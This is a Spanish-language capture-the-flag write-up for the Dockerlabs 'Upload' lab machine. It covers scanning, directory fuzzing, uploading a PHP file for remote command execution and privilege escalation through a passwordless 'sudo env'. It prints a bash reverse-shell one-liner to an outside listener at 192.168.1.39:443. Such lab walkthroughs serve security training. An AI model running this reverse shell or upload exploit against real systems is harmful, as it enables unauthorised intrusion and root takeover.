# WRITE UP MÁQUINA UPLOAD

Resolución de la máquina Upload de Dockerlabs (Fácil).

**ESCANEO:**


Empezamos haciendo un escaneo con “nmap” a la máquina víctima con este sencillo comando: ‘nmap -F 172.17.0.2’

```
└─# nmap -F 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 12:24 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000019s latency).
Not shown: 99 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```


-F es escaneo rápido de puertos.

Vemos que tiene el puerto 80 abierto, procederemos a abrir el navegador y ver la web que tiene:





Vemos que tiene un cuadro en el cual puedes subir archivos.

En principio voy a subir un archivo .txt para ver si da problemas con algunas extensiones por si tiene sanitización de extensiones:



Creación del archivo



Subida de archivo


Nos dice que el archivo prueba.txt ha sido subido.

En este caso quiero saber donde se almacena los archivos que subo entonce vamos a realizar FUZZING con gobuster a la web:

‘gobuster dir -u http://172.17.0.2 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -x php, html’

```
root@kali: ~
File  Actions  Edit  View  Help
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.
-x php, html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.                   (Status: 200) [Size: 1361]
/uploads             (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
/.php                (Status: 403) [Size: 275]
/upload.php          (Status: 200) [Size: 1357]
Progress: 75083 / 622932 (12.05%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 80787 / 622932 (12.97%)
===============================================================
Finished
===============================================================
```


Vemos que tiene el directorio /uploads. Accedemos:





Aquí vemos que el archivo prueba.txt que subimos anteriormente está.


## EXPLOTACIÓN:

Ahora vamos a hacer un archivo php y lo subimos:







Funciona, hemos conseguido subirlo. Ahora vamos a intentar hacer un RCE





Tal como veis en la URL inyectamos “whoami” y nos muestra www-data.

Lo siguiente será ponernos en escucha por el puerto 443.




Ahora vamos a hacernos la reverse shell ponemos esto en la url:

```
bash -c "bash -i >%26 /dev/tcp/192.168.1.39/443 0>%261"
```




¡Estamos dentro!
Ahora vamos con la escala de privilegios.

**ESCALA DE PRIVILEGIOS:**

Hacemos sudo -l

```
www-data@f7cd103fb5a9:/var/www/html/uploads$ sudo -l
sudo -l
Matching Defaults entries for www-data on f7cd103fb5a9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on f7cd103fb5a9:
    (root) NOPASSWD: /usr/bin/env
www-data@f7cd103fb5a9:/var/www/html/uploads$
```

nos muestra que el binario env se puede ejecutar como root sin contraseña.

Vamos a entrar a https://gtfobins.github.io/
y buscamos env por sudo:

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Ponemos lo que nos sale en la web y hacemos whoami y ya somos ROOT!